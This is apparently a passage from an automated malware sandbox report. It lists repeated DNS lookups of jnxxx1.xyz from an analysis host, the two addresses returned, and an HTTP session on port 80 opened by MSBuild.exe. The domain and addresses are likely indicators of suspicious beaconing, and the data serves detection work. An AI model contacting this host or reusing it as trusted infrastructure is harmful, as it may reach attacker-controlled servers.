Jan 14, 2022 14:25:30.142900944 CET	192.168.2.4	8.8.8.8	0x7f97	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:31.608867884 CET	192.168.2.4	8.8.8.8	0x731b	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:32.993509054 CET	192.168.2.4	8.8.8.8	0x6663	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:34.589889050 CET	192.168.2.4	8.8.8.8	0xb93a	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:35.890702963 CET	192.168.2.4	8.8.8.8	0x29d6	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:37.271411896 CET	192.168.2.4	8.8.8.8	0xe5c	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:38.860811949 CET	192.168.2.4	8.8.8.8	0x15c	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:41.510195971 CET	192.168.2.4	8.8.8.8	0x6840	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:43.901807070 CET	192.168.2.4	8.8.8.8	0x6af4	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:46.438158035 CET	192.168.2.4	8.8.8.8	0x605a	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:48.264461994 CET	192.168.2.4	8.8.8.8	0x2f61	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:50.015372992 CET	192.168.2.4	8.8.8.8	0x1305	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:51.699372053 CET	192.168.2.4	8.8.8.8	0xc8a9	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:53.013324976 CET	192.168.2.4	8.8.8.8	0xb114	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:54.860903025 CET	192.168.2.4	8.8.8.8	0x763d	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:57.426099062 CET	192.168.2.4	8.8.8.8	0x4a3c	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:59.264833927 CET	192.168.2.4	8.8.8.8	0x64ef	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:01.205447912 CET	192.168.2.4	8.8.8.8	0x2e50	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:02.654102087 CET	192.168.2.4	8.8.8.8	0x59d9	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:04.113353968 CET	192.168.2.4	8.8.8.8	0xacb9	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:06.077826977 CET	192.168.2.4	8.8.8.8	0x9f0b	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:07.638314962 CET	192.168.2.4	8.8.8.8	0x4d46	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:09.248760939 CET	192.168.2.4	8.8.8.8	0x5fee	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 14:26:12.172061920 CET	192.168.2.4	8.8.8.8	0x575a	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:17.260008097 CET	192.168.2.4	8.8.8.8	0xa3ce	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:21.247929096 CET	192.168.2.4	8.8.8.8	0xe127	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:25.912548065 CET	192.168.2.4	8.8.8.8	0x5d13	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:31.500365019 CET	192.168.2.4	8.8.8.8	0x21b9	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:35.253140926 CET	192.168.2.4	8.8.8.8	0xb7fa	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:37.545703888 CET	192.168.2.4	8.8.8.8	0xd6ba	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:38.956957102 CET	192.168.2.4	8.8.8.8	0x3fe	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:40.463562965 CET	192.168.2.4	8.8.8.8	0x330e	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:42.266510963 CET	192.168.2.4	8.8.8.8	0x7f5d	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:44.275732040 CET	192.168.2.4	8.8.8.8	0xcb02	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:45.937252998 CET	192.168.2.4	8.8.8.8	0x6dfb	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:47.353239059 CET	192.168.2.4	8.8.8.8	0x2a39	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:48.931447029 CET	192.168.2.4	8.8.8.8	0x61e6	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:50.353661060 CET	192.168.2.4	8.8.8.8	0xd717	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:51.968323946 CET	192.168.2.4	8.8.8.8	0xbdac	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:54.071371078 CET	192.168.2.4	8.8.8.8	0x6bf6	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:56.679383039 CET	192.168.2.4	8.8.8.8	0x57ef	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:58.131524086 CET	192.168.2.4	8.8.8.8	0xfb1e	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:01.310575962 CET	192.168.2.4	8.8.8.8	0x2659	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:03.261573076 CET	192.168.2.4	8.8.8.8	0xb719	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:05.280379057 CET	192.168.2.4	8.8.8.8	0x3b77	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:08.216839075 CET	192.168.2.4	8.8.8.8	0x80bc	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:09.910355091 CET	192.168.2.4	8.8.8.8	0xec4d	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:11.542715073 CET	192.168.2.4	8.8.8.8	0xc52a	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:12.968863964 CET	192.168.2.4	8.8.8.8	0x830c	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:14.357517004 CET	192.168.2.4	8.8.8.8	0x5f51	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:15.818676949 CET	192.168.2.4	8.8.8.8	0x6800	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:17.237107992 CET	192.168.2.4	8.8.8.8	0x4719	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:18.602826118 CET	192.168.2.4	8.8.8.8	0xbe8a	Standard query (0)	jnxxx1.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:25:18.082303047 CET	8.8.8.8	192.168.2.4	0x8e89	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:18.082303047 CET	8.8.8.8	192.168.2.4	0x8e89	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:19.840229034 CET	8.8.8.8	192.168.2.4	0x97d3	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:25:19.840229034 CET	8.8.8.8	192.168.2.4	0x97d3	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:21.190475941 CET	8.8.8.8	192.168.2.4	0x8b03	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:21.190475941 CET	8.8.8.8	192.168.2.4	0x8b03	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:23.153997898 CET	8.8.8.8	192.168.2.4	0xace4	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:23.153997898 CET	8.8.8.8	192.168.2.4	0xace4	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:25.042206049 CET	8.8.8.8	192.168.2.4	0xfc4c	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:25.042206049 CET	8.8.8.8	192.168.2.4	0xfc4c	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:26.386985064 CET	8.8.8.8	192.168.2.4	0xcf70	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:26.386985064 CET	8.8.8.8	192.168.2.4	0xcf70	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:27.955796957 CET	8.8.8.8	192.168.2.4	0x4ff7	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:27.955796957 CET	8.8.8.8	192.168.2.4	0x4ff7	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:30.163605928 CET	8.8.8.8	192.168.2.4	0x7f97	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:30.163605928 CET	8.8.8.8	192.168.2.4	0x7f97	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:31.626277924 CET	8.8.8.8	192.168.2.4	0x731b	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:31.626277924 CET	8.8.8.8	192.168.2.4	0x731b	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:33.019890070 CET	8.8.8.8	192.168.2.4	0x6663	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:33.019890070 CET	8.8.8.8	192.168.2.4	0x6663	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:34.609421015 CET	8.8.8.8	192.168.2.4	0xb93a	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:34.609421015 CET	8.8.8.8	192.168.2.4	0xb93a	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:35.910164118 CET	8.8.8.8	192.168.2.4	0x29d6	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:35.910164118 CET	8.8.8.8	192.168.2.4	0x29d6	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:37.289113045 CET	8.8.8.8	192.168.2.4	0xe5c	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:37.289113045 CET	8.8.8.8	192.168.2.4	0xe5c	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:38.878523111 CET	8.8.8.8	192.168.2.4	0x15c	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:38.878523111 CET	8.8.8.8	192.168.2.4	0x15c	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:41.529974937 CET	8.8.8.8	192.168.2.4	0x6840	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:25:41.529974937 CET	8.8.8.8	192.168.2.4	0x6840	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:43.926961899 CET	8.8.8.8	192.168.2.4	0x6af4	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:43.926961899 CET	8.8.8.8	192.168.2.4	0x6af4	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:46.466119051 CET	8.8.8.8	192.168.2.4	0x605a	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:46.466119051 CET	8.8.8.8	192.168.2.4	0x605a	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:48.285516024 CET	8.8.8.8	192.168.2.4	0x2f61	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:48.285516024 CET	8.8.8.8	192.168.2.4	0x2f61	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:50.034662008 CET	8.8.8.8	192.168.2.4	0x1305	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:50.034662008 CET	8.8.8.8	192.168.2.4	0x1305	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:51.718610048 CET	8.8.8.8	192.168.2.4	0xc8a9	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:51.718610048 CET	8.8.8.8	192.168.2.4	0xc8a9	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:53.040281057 CET	8.8.8.8	192.168.2.4	0xb114	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:53.040281057 CET	8.8.8.8	192.168.2.4	0xb114	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:54.880390882 CET	8.8.8.8	192.168.2.4	0x763d	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:54.880390882 CET	8.8.8.8	192.168.2.4	0x763d	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:57.448802948 CET	8.8.8.8	192.168.2.4	0x4a3c	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:57.448802948 CET	8.8.8.8	192.168.2.4	0x4a3c	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:59.284394979 CET	8.8.8.8	192.168.2.4	0x64ef	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:25:59.284394979 CET	8.8.8.8	192.168.2.4	0x64ef	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:01.225044012 CET	8.8.8.8	192.168.2.4	0x2e50	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:01.225044012 CET	8.8.8.8	192.168.2.4	0x2e50	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:02.673482895 CET	8.8.8.8	192.168.2.4	0x59d9	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:02.673482895 CET	8.8.8.8	192.168.2.4	0x59d9	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:04.130435944 CET	8.8.8.8	192.168.2.4	0xacb9	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:04.130435944 CET	8.8.8.8	192.168.2.4	0xacb9	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:06.095539093 CET	8.8.8.8	192.168.2.4	0x9f0b	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:26:06.095539093 CET	8.8.8.8	192.168.2.4	0x9f0b	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:07.657782078 CET	8.8.8.8	192.168.2.4	0x4d46	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:07.657782078 CET	8.8.8.8	192.168.2.4	0x4d46	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:09.268064976 CET	8.8.8.8	192.168.2.4	0x5fee	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:09.268064976 CET	8.8.8.8	192.168.2.4	0x5fee	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:12.191605091 CET	8.8.8.8	192.168.2.4	0x575a	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:12.191605091 CET	8.8.8.8	192.168.2.4	0x575a	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:17.279648066 CET	8.8.8.8	192.168.2.4	0xa3ce	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:17.279648066 CET	8.8.8.8	192.168.2.4	0xa3ce	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:21.269567013 CET	8.8.8.8	192.168.2.4	0xe127	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:21.269567013 CET	8.8.8.8	192.168.2.4	0xe127	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:25.929693937 CET	8.8.8.8	192.168.2.4	0x5d13	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:25.929693937 CET	8.8.8.8	192.168.2.4	0x5d13	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:31.519778967 CET	8.8.8.8	192.168.2.4	0x21b9	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:31.519778967 CET	8.8.8.8	192.168.2.4	0x21b9	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:35.270370007 CET	8.8.8.8	192.168.2.4	0xb7fa	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:35.270370007 CET	8.8.8.8	192.168.2.4	0xb7fa	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:37.565352917 CET	8.8.8.8	192.168.2.4	0xd6ba	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:37.565352917 CET	8.8.8.8	192.168.2.4	0xd6ba	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:38.978286028 CET	8.8.8.8	192.168.2.4	0x3fe	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:38.978286028 CET	8.8.8.8	192.168.2.4	0x3fe	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:40.482383013 CET	8.8.8.8	192.168.2.4	0x330e	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:40.482383013 CET	8.8.8.8	192.168.2.4	0x330e	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:42.286091089 CET	8.8.8.8	192.168.2.4	0x7f5d	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:42.286091089 CET	8.8.8.8	192.168.2.4	0x7f5d	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:44.295249939 CET	8.8.8.8	192.168.2.4	0xcb02	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:26:44.295249939 CET	8.8.8.8	192.168.2.4	0xcb02	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:45.956788063 CET	8.8.8.8	192.168.2.4	0x6dfb	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:45.956788063 CET	8.8.8.8	192.168.2.4	0x6dfb	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:47.373985052 CET	8.8.8.8	192.168.2.4	0x2a39	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:47.373985052 CET	8.8.8.8	192.168.2.4	0x2a39	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:48.950748920 CET	8.8.8.8	192.168.2.4	0x61e6	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:48.950748920 CET	8.8.8.8	192.168.2.4	0x61e6	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:50.373054981 CET	8.8.8.8	192.168.2.4	0xd717	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:50.373054981 CET	8.8.8.8	192.168.2.4	0xd717	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:51.989608049 CET	8.8.8.8	192.168.2.4	0xbdac	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:51.989608049 CET	8.8.8.8	192.168.2.4	0xbdac	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:54.090604067 CET	8.8.8.8	192.168.2.4	0x6bf6	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:54.090604067 CET	8.8.8.8	192.168.2.4	0x6bf6	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:56.698745012 CET	8.8.8.8	192.168.2.4	0x57ef	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:56.698745012 CET	8.8.8.8	192.168.2.4	0x57ef	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:58.151236057 CET	8.8.8.8	192.168.2.4	0xfb1e	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:26:58.151236057 CET	8.8.8.8	192.168.2.4	0xfb1e	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:01.331875086 CET	8.8.8.8	192.168.2.4	0x2659	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:01.331875086 CET	8.8.8.8	192.168.2.4	0x2659	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:03.280853987 CET	8.8.8.8	192.168.2.4	0xb719	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:03.280853987 CET	8.8.8.8	192.168.2.4	0xb719	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:05.299772978 CET	8.8.8.8	192.168.2.4	0x3b77	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:05.299772978 CET	8.8.8.8	192.168.2.4	0x3b77	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:08.235579014 CET	8.8.8.8	192.168.2.4	0x80bc	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:08.235579014 CET	8.8.8.8	192.168.2.4	0x80bc	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:09.929234028 CET	8.8.8.8	192.168.2.4	0xec4d	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:27:09.929234028 CET	8.8.8.8	192.168.2.4	0xec4d	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:11.562249899 CET	8.8.8.8	192.168.2.4	0xc52a	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:11.562249899 CET	8.8.8.8	192.168.2.4	0xc52a	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:12.986362934 CET	8.8.8.8	192.168.2.4	0x830c	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:12.986362934 CET	8.8.8.8	192.168.2.4	0x830c	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:14.377444029 CET	8.8.8.8	192.168.2.4	0x5f51	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:14.377444029 CET	8.8.8.8	192.168.2.4	0x5f51	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:15.835823059 CET	8.8.8.8	192.168.2.4	0x6800	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:15.835823059 CET	8.8.8.8	192.168.2.4	0x6800	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:17.256669044 CET	8.8.8.8	192.168.2.4	0x4719	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:17.256669044 CET	8.8.8.8	192.168.2.4	0x4719	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:18.622642994 CET	8.8.8.8	192.168.2.4	0xbe8a	No error (0)	jnxxx1.xyz		104.21.60.171	A (IP address)	IN (0x0001)
Jan 14, 2022 14:27:18.622642994 CET	8.8.8.8	192.168.2.4	0xbe8a	No error (0)	jnxxx1.xyz		172.67.198.111	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- jnxxx1.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49770	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
